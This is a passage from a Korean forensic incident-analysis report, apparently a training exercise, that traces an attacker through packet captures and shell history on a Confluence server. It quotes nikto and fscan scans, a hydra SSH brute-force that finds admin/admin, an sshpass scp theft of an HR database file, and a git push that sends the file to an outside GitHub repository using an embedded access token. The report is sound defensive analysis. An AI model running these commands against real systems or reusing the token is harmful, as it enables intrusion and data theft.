
[그림19] Wireshark 사용하여 HTTP object list에 nikto 사용 내역

| No. | Time | Source | Destination | Protocol | Length | Info |
|-------|----------------------------|-----------------|-----------------|----------|--------|---|
| 90992 | 2023-10-31 14:01:14.852237 | 192.168.157.128 | 192.168.157.137 | HTTP | 1021 | GET /samples/messagebroker/http HTTP/1.1 |
| 90993 | 2023-10-31 14:01:14.853345 | 192.168.157.137 | 192.168.157.128 | TCP | 66 | 8090 → 44034 [ACK] Seq=23163 Ack=19344 Win=64128 Len=0 TSval= |
| 90994 | 2023-10-31 14:01:14.886542 | 192.168.157.137 | 192.168.157.128 | HTTP | 505 | HTTP/1.1 302 |
| 90995 | 2023-10-31 14:01:14.890216 | 192.168.157.128 | 192.168.157.137 | HTTP | 1027 | GET /samples/messagebroker/httpsecure HTTP/1.1 |
| 90996 | 2023-10-31 14:01:14.924363 | 192.168.157.137 | 192.168.157.128 | HTTP | 511 | HTTP/1.1 302 |
| 90997 | 2023-10-31 14:01:14.927426 | 192.168.157.128 | 192.168.157.137 | HTTP | 1018 | GET /lcds/messagebroker/http HTTP/1.1 |
| 90998 | 2023-10-31 14:01:14.963524 | 192.168.157.137 | 192.168.157.128 | HTTP | 502 | HTTP/1.1 302 |
| 90999 | 2023-10-31 14:01:14.967693 | 192.168.157.128 | 192.168.157.137 | HTTP | 1024 | GET /lcds/messagebroker/httpsecure HTTP/1.1 |
| 91000 | 2023-10-31 14:01:14.999916 | 192.168.157.137 | 192.168.157.128 | HTTP | 508 | HTTP/1.1 302 |
| 91001 | 2023-10-31 14:01:15.006231 | 192.168.157.128 | 192.168.157.137 | HTTP | 1026 | GET /lcds-samples/messagebroker/http HTTP/1.1 |
| 91002 | 2023-10-31 14:01:15.043273 | 192.168.157.137 | 192.168.157.128 | HTTP | 510 | HTTP/1.1 302 |
| 91003 | 2023-10-31 14:01:15.046944 | 192.168.157.128 | 192.168.157.137 | HTTP | 1032 | GET /lcds-samples/messagebroker/httpsecure HTTP/1.1 |
| 91004 | 2023-10-31 14:01:15.077535 | 192.168.157.137 | 192.168.157.128 | HTTP | 516 | HTTP/1.1 302 |
| 91005 | 2023-10-31 14:01:15.081317 | 192.168.157.128 | 192.168.157.137 | HTTP | 269 | GET /index.JSP HTTP/1.1 |

[그림20] Wireshark를 통해 패킷 확인

atlassian-confluence-security.log를 통해 13시 58분부터 공격자가 로그인 시도한 로그 내역을 확인할 수 있어 이는 nikto 스캐닝 실행한 것으로 판단 가능하다.

| | | |
|--|-----------------|---------------------|
| | 포렌식-내이름은코난,탐정이조 | 표준번호 : CERT 000 |
| | | 페 이 지 : 11/20 |
| | 침해사고 분석보고서 | 작성일자 : 2023. 11. 24 |




[그림21] FTK Imager에서 app/app-data/confluence-home/log/logs/atlassian-confluence-security.log

(2) fscan

스캐닝 기간: 2023-10-31 14:17 ~ 2023-10-31 14:24


스캐닝 수행 IP: 192.168.105.51



[그림22] Wireshark를 통한 스캐닝 IP 확인

fscan를 사용한 결과는 다음과 같이 확인할 수 있다.

| | | |
|--|-----------------|---------------------|
| | 포렌식-내이름은코난,탐정이조 | 표준번호 : CERT 000 |
| | | 페 이 지 : 12/20 |
| | 침해사고 분석보고서 | 작성일자 : 2023. 11. 24 |



[그림23] fscan_result_1.txt 결과 내용

| | |
|--|---|
| 7번 | 공격자가 내부이동을 위해 획득한 정보와 그 정보를 획득하는 과정을 설명하시오. |
| <p>획득한 정보: fscan_result_1.txt, password_dic.txt, stealDB.mdf</p> <p>공격자가./fscan_amd64를 실행하여 192.168.157.1/24 대역 스캔하고 정보를 fscan_result_1.txt 에 저장한 후 cat 명령어 사용하여 fscan_result_1.txt 내용 확인한다.</p> <pre> .]0;root@coopserver01: ~/.....root@coopserver01:~/.....# ./fscan_amd64 -h 192.168.157.1/24 -m netbios >> fscan_result_1.txt ./fscan_amd64 -h 192.168.157.1/24 -m netbios >> fscan_result_1.txt </pre> <pre> .]0;root@coopserver01: ~/.....root@coopserver01:~/.....# history -a history -a .]0;root@coopserver01: ~/.....root@coopserver01:~/.....# ls ls fscan_amd64 fscan_amd64.zip fscan_result_1.txt .]0;root@coopserver01: ~/.....root@coopserver01:~/.....# cat fscan_result_1.txt cat fscan_result_1.txt -m netbios start scan the port: 139 start infoscan (icmp) Target 192.168.157.12 is alive (icmp) Target 192.168.157.2 is alive (icmp) Target 192.168.157.128 is alive [*] Icmp alive hosts len is: 3 [*] alive ports len is: 0 start vulscan 0/0 [*] 3.046607117s </pre> <p>[그림24] Wireshark를 통한 패킷 HTTP Stream 내역 확인</p> <p>fscan_result_1.txt에서 확인된 192.168.157.12 IP 주소를 target으로 지정하여 hydra를 통해 아이디 및 패스워드 크래킹 실행 후 실행 결과를 hydra_result.txt에 저장한다.</p> | |

| | | |
|--|-----------------|---------------------|
| | 포렌식-내이름은코난,탐정이조 | 표준번호 : CERT 000 |
| | | 페 이 지 : 13/20 |
| | 침해사고 분석보고서 | 작성일자 : 2023. 11. 24 |

```

.]0;root@coopserver01: ~/.....root@coopserver01:~/.....# hydra -v -l admin -P /app/atlassian-confluence-7.13.6/
confluence/password_dic.txt 192.168.157.12 ssh > /tmp/hydra_result.txt
hydra -v -l admin -P /app/atlassian-confluence-7.13.6/confluence/password_dic.txt 192.168.157.12 ssh > /tmp/hydra_result.txt
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete

```

[그림23] Wireshark를 통한 패킷 HTTP Stream 내역 확인

cat 명령어 사용하여 hydra_result.txt 내용 확인한다.

```

.]0;root@coopserver01: ~/.....root@coopserver01:~/.....# cat /tmp/hydra_result.txt
cat /tmp/hydra_result.txt
hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-31 14:28:21
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (1:1/p:11), ~1 try per task
[DATA] attacking ssh://192.168.157.12:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://admin@192.168.157.12:22
[INFO] Successful, password authentication is supported by ssh://192.168.157.12:22
[22][ssh] host: 192.168.157.12 login: admin password: admin
[STATUS] attack finished for 192.168.157.12 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-31 14:28:25

```

[그림25] Wireshark를 통한 패킷 HTTP Stream 내역 확인

sshpas를 사용하여 크래킹한 아이디 및 패스워드를 사용하여 ssh 세션 연결 후 인사DB로부터 stealDB1.mdf 탈취한다.

```

.]0;root@coopserver01: ~/.....root@coopserver01:~/.....# sshpass -p admin scp -o StrictHostKeyChecking=no
admin@192.168.157.12:/tmp/stealDB.mdf /tmp/stealDB1.mdf
sshpass -p admin scp -o StrictHostKeyChecking=no admin@192.168.157.12:/tmp/stealDB.mdf /tmp/stealDB1.mdf
Warning: Permanently added '192.168.157.12' (RSA) to the list of known hosts.

```

[그림26] Wireshark를 통한 패킷 HTTP Stream 내역 확인

| | |
|--|--|
| 8번 | 공격자가 내부 서버로부터 피해 서버로 탈취해 온 파일에 관해 기술하시오. |
| <p>탈취된 파일: stealDB1.mdf</p> <pre> 479 479 cat /tmp/hydra_result.txt 480 480 apt install sshpass 481 481 sshpass -p admin scp -o StrictHostKeyChecking=no admin@192.168.157.12:/tmp/stealDB.mdf /tmp/stealDB1.mdf 482 482 cd /tmp </pre> <p>[그림27] history를 통한 sshpass 사용하여 인사DB로부터 stealDB.mdf 탈취 로그 확인</p> <p>Wireshark를 사용하여 패킷 HTTP Stream 내용 확인 결과 공격자가 탈취된 stealDB1.mdf를 80MB로 분리된 것을 확인할 수 있다.</p> | |

| | | |
|--|-----------------|---------------------|
| | 포렌식-내이름은코난,탐정이조 | 표준번호 : CERT 000 |
| | | 페 이 지 : 14/20 |
| | 침해사고 분석보고서 | 작성일자 : 2023. 11. 24 |

```

[j0;root@coopserver01: /tmp.root@coopserver01:/tmp# split -b 80m stealDB1.mdf
split -b 80m stealDB1.mdf
[j0;root@coopserver01: /tmp.root@coopserver01:/tmp# ls -al
ls -al
..... 702084
drwxrwxrwt 20 root root      4096 10... 31 14:35 .
drwxr-xr-x 21 root root      4096 10... 17 14:43 ..
drwxrwxrwt 2 root root      4096 10... 30 16:03 .ICE-unix
drwxrwxrwt 2 root root      4096 10... 30 16:02 .Test-unix
drwxrwxrwt 2 root root      4096 10... 30 16:02 .X11-unix
drwxrwxrwt 2 root root      4096 10... 30 16:02 .XIM-unix
drwxrwxrwt 2 root root      4096 10... 30 16:02 .font-unix
drwxrwxrwt 2 root root      4096 10... 30 16:02 VMwareDnD
-rw----- 1 root root          0 10... 30 16:02 config-err-ZzIKwz
drwxr-xr-x 2 root root      4096 10... 30 16:10 hspcrdata_root
-rw-r----- 1 root root       962 10... 31 14:28 hydra_result.txt
-rwx----- 2 root root      4096 10... 30 16:02 ssh-G5J4N3a18ptt
-rw-r----- 1 root root 205455360 10... 31 14:31 stealDB1.mdf
drwx----- 3 root root      4096 10... 30 16:02 systemd-private-ddc3d6b1191d4b41a0bbdc6b507c3e5a-ModemManager.service-OWtkvj
drwx----- 3 root root      4096 10... 30 16:03 systemd-private-ddc3d6b1191d4b41a0bbdc6b507c3e5a-colord.service-E6Uth
drwx----- 3 root root      4096 10... 31 13:45 systemd-private-ddc3d6b1191d4b41a0bbdc6b507c3e5a-fwupd.service-zIzoi
drwx----- 3 root root      4096 10... 30 16:02 systemd-private-ddc3d6b1191d4b41a0bbdc6b507c3e5a-switcheroo-control.service-1b2KQg
drwx----- 3 root root      4096 10... 30 16:02 systemd-private-ddc3d6b1191d4b41a0bbdc6b507c3e5a-systemd-logind.service-NJQR0f
drwx----- 3 root root      4096 10... 30 16:02 systemd-private-ddc3d6b1191d4b41a0bbdc6b507c3e5a-systemd-resolved.service-r3nUPi
drwx----- 3 root root      4096 10... 30 16:02 systemd-private-ddc3d6b1191d4b41a0bbdc6b507c3e5a-systemd-timesyncd.service-Yvda9g
drwx----- 3 root root      4096 10... 30 16:03 systemd-private-ddc3d6b1191d4b41a0bbdc6b507c3e5a-upower.service-pyl7Xf
-rw----- 1 root root      511815 10... 30 16:07 tmpaddon
drwx----- 2 root root      4096 10... 30 16:02 vmware-root
drwx----- 2 root root      4096 10... 30 16:02 vmware-root_817-4281646601
-rw----- 1 root root 307415564 10... 31 14:35 wireshark_ens33_20231031134640_JHtiH2.pcapng
-rw-r----- 1 root root 83886080 10... 31 14:35 xaa
-rw-r----- 1 root root 83886080 10... 31 14:35 xab
-rw-r----- 1 root root 37683200 10... 31 14:35 xac

```

[그림28] Wireshark를 통한 패킷 HTTP Stream 내역 확인

stealDB문서의 내용을 확인을 위해 분리된 3개의 파일 xaa, xab, xac를 cat 명령어를 통해 하나의 test.txt 파일로 저장한다.

```

root@coopserver01:~# cat xa* > test.txt
root@coopserver01:~# ls -al
합계 401416
drwx----- 19 root root      4096 11월 23 16:35 .
drwxr-xr-x 21 root root      4096 10월 17 14:43 ..
-rw----- 1 root root     10433 11월 23 16:34 .bash_history
-rw-r--r-- 1 root root      3208 6월 13 2022 .bashrc
drwx----- 16 root root      4096 11월 22 13:21 .cache
drwxr-xr-x 14 root root      4096 11월 23 09:28 .config
drwx----- 3 root root      4096 6월 10 2022 .dbus
-rw-r----- 1 root root        58 10월 31 14:35 .gitconfig
drwx----- 3 root root      4096 10월 31 13:46 .gnupg
drwxr-x-- 3 root root      4096 6월 13 2022 .java
drwx----- 3 root root      4096 6월 10 2022 .local
drwx----- 4 root root      4096 10월 30 16:06 .mozilla
-rw-r--r-- 1 root root       161 12월 5 2019 .profile
drwx----- 2 root root      4096 10월 31 14:31 .ssh
-rw----- 1 root root     12384 10월 31 14:25 .viminfo
-rw-r--r-- 1 root root       262 10월 31 14:40 .wget-hsts
-rw-r--r-- 1 root root     15397 11월 23 09:49 history.txt
drwx----- 3 root root      4096 6월 10 2022 snap
-rw-r--r-- 1 root root 205455360 11월 23 16:35 test.txt
-rwxrwxrwx 1 root root 83886080 11월 23 16:27 xaa
-rwxrwxrwx 1 root root 83886080 11월 23 16:30 xab
-rwxrwxrwx 1 root root 37683200 11월 23 16:26 xac

```

[그림29] cat xa* > test.txt 실행결과 확인

| | | |
|--|-----------------|---------------------|
| | 포렌식-내이름은코난,탐정이조 | 표준번호 : CERT 000 |
| | | 페 이 지 : 15/20 |
| | 침해사고 분석보고서 | 작성일자 : 2023. 11. 24 |

test.txt 파일 내용 확인 결과 Database 스키마관련 설정 파일임을 확인이 되어 공격자는 인사DB 서버로 부터 DB 스키마관련 설정 파일을 탈취한 것으로 추측이 된다.

```
CREATE FUNCTION [dbo].[ufnGetContactInformation](@PersonID int)
RETURNS @retContactInformation TABLE
(
    -- Columns returned by the function
    [PersonID] int NOT NULL,
    [FirstName] [nvarchar](50) NULL,
    [LastName] [nvarchar](50) NULL,
    [JobTitle] [nvarchar](50) NULL,
    [BusinessEntityType] [nvarchar](50) NULL
)
AS
-- Returns the first name, last name, job title and business entity type for the specified contact.
-- Since a contact can serve multiple roles, more than one row may be returned.
BEGIN
    IF @PersonID IS NOT NULL
    BEGIN
        IF EXISTS(SELECT * FROM [HumanResources].[Employee] e
            WHERE e.[BusinessEntityID] = @PersonID)
            INSERT INTO @retContactInformation
            SELECT @PersonID, p.FirstName, p.LastName, e.[JobTitle], 'Employee'
            FROM [HumanResources].[Employee] AS e
            INNER JOIN [Person].[Person] p
            ON p.[BusinessEntityID] = e.[BusinessEntityID]
            WHERE e.[BusinessEntityID] = @PersonID;
```

[그림30] test.txt 내용 확인

9번

공격자가 파일을 외부로 유출하기 위해 사용한 방법을 설명하십시오.

공격자가 apt-get 명령어 사용하여 git-core tool을 설치한다.

```
.]0;root@coopserver01: /tmp.root@coopserver01:/tmp# apt-get install -y git-core
apt-get install -y git-core
.....
.....
.....
.....
```

[그림31] Wireshark를 통한 패킷 HTTP Stream 내역 확인

공격자는 git 명령어를 사용하여 원격저장소의 공격자 계정과 연결한다. 이로써 공격자는 내부 서버의 파일을 원격저장소로 업로드할 수 있다.

공격자는 ls -al 명령어를 통해 탈취된 stealDB1.mdf 현재 경로에 저장되어 있음을 확인한다.

| | | |
|--|-----------------|---------------------|
| | 포렌식-내이름은코난,탐정이조 | 표준번호 : CERT 000 |
| | | 페 이 지 : 16/20 |
| | 침해사고 분석보고서 | 작성일자 : 2023. 11. 24 |

```
[j0;root@coopserver01: /tmp.root@coopserver01:/tmp# git config --global user.name Xiaoqiying0
git config --global user.name Xiaoqiying0
[j0;root@coopserver01: /tmp.root@coopserver01:/tmp# git config --global user.email Xiaoqiying0@gmail.com
git config --global user.email Xiaoqiying0@gmail.com
[j0;root@coopserver01: /tmp.root@coopserver01:/tmp# ls -al
ls -al
..... 501440
drwxrwxrwt 20 root root      4096 10... 31 14:34 .
drwxr-xr-x 21 root root      4096 10... 17 14:43 ..
drwxrwxrwt 2 root root      4096 10... 30 16:03 .ICE-unix
drwxrwxrwt 2 root root      4096 10... 30 16:02 .Test-unix
drwxrwxrwt 2 root root      4096 10... 30 16:02 .X11-unix
drwxrwxrwt 2 root root      4096 10... 30 16:02 .XIM-unix
drwxrwxrwt 2 root root      4096 10... 30 16:02 .font-unix
drwxrwxrwt 2 root root      4096 10... 30 16:02 VMwareDnD
-rw-r----- 1 root root          0 10... 30 16:02 config-err-ZzIKwz
drwxr-xr-x 2 root root      4096 10... 30 16:10 hsperrdata_root
-rw-r----- 1 root root      962 10... 31 14:28 hydra_result.txt
drwx----- 2 root root      4096 10... 30 16:02 ssh-G5J4N3a18ptt
-rw-r----- 1 root root 205455360 10... 31 14:31 stealDB1.mdf
drwx----- 3 root root      4096 10... 30 16:02 systemd-private-ddc3d6b1191d4b41a0bbdc6b507c3e5a-ModemManager.service-0Wtkvj
drwx----- 3 root root      4096 10... 30 16:03 systemd-private-ddc3d6b1191d4b41a0bbdc6b507c3e5a-color.service-E6UTth
drwx----- 3 root root      4096 10... 31 13:45 systemd-private-ddc3d6b1191d4b41a0bbdc6b507c3e5a-fwupd.service-zIzoi
drwx----- 3 root root      4096 10... 30 16:02 systemd-private-ddc3d6b1191d4b41a0bbdc6b507c3e5a-switcheroo-control.service-1b2KQg
drwx----- 3 root root      4096 10... 30 16:02 systemd-private-ddc3d6b1191d4b41a0bbdc6b507c3e5a-systemd-logind.service-NJQR0f
drwx----- 3 root root      4096 10... 30 16:02 systemd-private-ddc3d6b1191d4b41a0bbdc6b507c3e5a-systemd-resolved.service-r3nUPi
drwx----- 3 root root      4096 10... 30 16:02 systemd-private-ddc3d6b1191d4b41a0bbdc6b507c3e5a-systemd-timesyncd.service-Yvda9g
-rw-r----- 1 root root      511815 10... 30 16:07 tmpaddn
drwx----- 2 root root      4096 10... 30 16:02 vmware-root
drwx----- 2 root root      4096 10... 30 16:02 vmware-root_817-4281646601
-rw-r----- 1 root root 307410060 10... 31 14:35 wireshark_ens33_20231031134640_JHtiH2.pcapng
```

[그림32] Wireshark를 통한 패킷 HTTP Stream 내역 확인

공격자는 split 명령어를 통해 stealDB1.mdf 파일을 80.00MB 크기로 분리한 후, ls -al 명령어를 통해 각각 xaa, xab, xac 3개의 파일로 분리된 것을 확인한다.

```
[j0;root@coopserver01: /tmp.root@coopserver01:/tmp# split -b 80m stealDB1.mdf
split -b 80m stealDB1.mdf
[j0;root@coopserver01: /tmp.root@coopserver01:/tmp# ls -al
ls -al
..... 702084
drwxrwxrwt 20 root root      4096 10... 31 14:35 .
drwxr-xr-x 21 root root      4096 10... 17 14:43 ..
drwxrwxrwt 2 root root      4096 10... 30 16:03 .ICE-unix
drwxrwxrwt 2 root root      4096 10... 30 16:02 .Test-unix
drwxrwxrwt 2 root root      4096 10... 30 16:02 .X11-unix
drwxrwxrwt 2 root root      4096 10... 30 16:02 .XIM-unix
drwxrwxrwt 2 root root      4096 10... 30 16:02 .font-unix
drwxrwxrwt 2 root root      4096 10... 30 16:02 VMwareDnD
-rw-r----- 1 root root          0 10... 30 16:02 config-err-ZzIKwz
drwxr-xr-x 2 root root      4096 10... 30 16:10 hsperrdata_root
-rw-r----- 1 root root      962 10... 31 14:28 hydra_result.txt
drwx----- 2 root root      4096 10... 30 16:02 ssh-G5J4N3a18ptt
-rw-r----- 1 root root 205455360 10... 31 14:31 stealDB1.mdf
drwx----- 3 root root      4096 10... 30 16:02 systemd-private-ddc3d6b1191d4b41a0bbdc6b507c3e5a-ModemManager.service-0Wtkvj
drwx----- 3 root root      4096 10... 30 16:03 systemd-private-ddc3d6b1191d4b41a0bbdc6b507c3e5a-color.service-E6UTth
drwx----- 3 root root      4096 10... 31 13:45 systemd-private-ddc3d6b1191d4b41a0bbdc6b507c3e5a-fwupd.service-zIzoi
drwx----- 3 root root      4096 10... 30 16:02 systemd-private-ddc3d6b1191d4b41a0bbdc6b507c3e5a-switcheroo-control.service-1b2KQg
drwx----- 3 root root      4096 10... 30 16:02 systemd-private-ddc3d6b1191d4b41a0bbdc6b507c3e5a-systemd-logind.service-NJQR0f
drwx----- 3 root root      4096 10... 30 16:02 systemd-private-ddc3d6b1191d4b41a0bbdc6b507c3e5a-systemd-resolved.service-r3nUPi
drwx----- 3 root root      4096 10... 30 16:02 systemd-private-ddc3d6b1191d4b41a0bbdc6b507c3e5a-systemd-timesyncd.service-Yvda9g
-rw-r----- 1 root root      511815 10... 30 16:07 tmpaddn
drwx----- 2 root root      4096 10... 30 16:02 vmware-root
drwx----- 2 root root      4096 10... 30 16:02 vmware-root_817-4281646601
-rw-r----- 1 root root 307415564 10... 31 14:35 wireshark_ens33_20231031134640_JHtiH2.pcapng
-rw-r----- 1 root root 83886080 10... 31 14:35 xaa
-rw-r----- 1 root root 83886080 10... 31 14:35 xab
-rw-r----- 1 root root 37683200 10... 31 14:35 xac
```

[그림33] Wireshark를 통한 패킷 HTTP Stream 내역 확인

| | | |
|--|-----------------|---------------------|
| | 포렌식-내이름은코난,탐정이조 | 표준번호 : CERT 000 |
| | | 페 이 지 : 17/20 |
| | 침해사고 분석보고서 | 작성일자 : 2023. 11. 24 |


공격자는 git을 사용하여 분리된 xaa, xab, xac 3개의 파일을

<https://github.com/Xiaoqiying0/GT.git>와 remote로 연결을 한 후 push 명령어를 사용하여 공격자의 원격저장소로 분리된 stealDB1.mdf 파일을 업로드하도록 시도한 것으로 확인된다.

```
.]0;root@coopserver01: /tmp.root@coopserver01:/tmp# git init
git init
/tmp/.git/ .....
.]0;root@coopserver01: /tmp.root@coopserver01:/tmp# git add xaa
git add xaa
.]0;root@coopserver01: /tmp.root@coopserver01:/tmp# git add xab
git add xab
.]0;root@coopserver01: /tmp.root@coopserver01:/tmp# git add xac
git add xac
.]0;root@coopserver01: /tmp.root@coopserver01:/tmp# git commit -m "GT"
git commit -m "GT"
[master (.....) be307c0] GT
3 files changed, 0 insertions(+), 0 deletions(-)
create mode 100644 xaa
create mode 100644 xab
create mode 100644 xac
.]0;root@coopserver01: /tmp.root@coopserver01:/tmp# git branch -M main
git branch -M main
.]0;root@coopserver01: /tmp.root@coopserver01:/tmp# git remote add origin https://github.com/Xiaoqiying0/GT.git
git remote add origin https://github.com/Xiaoqiying0/GT.git
.]0;root@coopserver01: /tmp.root@coopserver01:/tmp# git push https://Xiaoqiying0:ghp_JHLUuVfAm1vSLvLG3Bd7Nhvs5oUkD3J3TNW@github.com/Xiaoqiying0/GT.git --all --force
git push https://Xiaoqiying0:ghp_JHLUuVfAm1vSLvLG3Bd7Nhvs5oUkD3J3TNW@github.com/Xiaoqiying0/GT.git --all --force
remote: warning: See https://gh.io/lfs for more information.
remote: warning: File xaa is 80.00 MB; this is larger than GitHub's recommended maximum file size of 50.00 MB
remote: warning: File xab is 80.00 MB; this is larger than GitHub's recommended maximum file size of 50.00 MB
remote: warning: GH001: Large files detected. You may want to try Git Large File Storage - https://git-lfs.github.com.
To https://github.com/Xiaoqiying0/GT.git
```

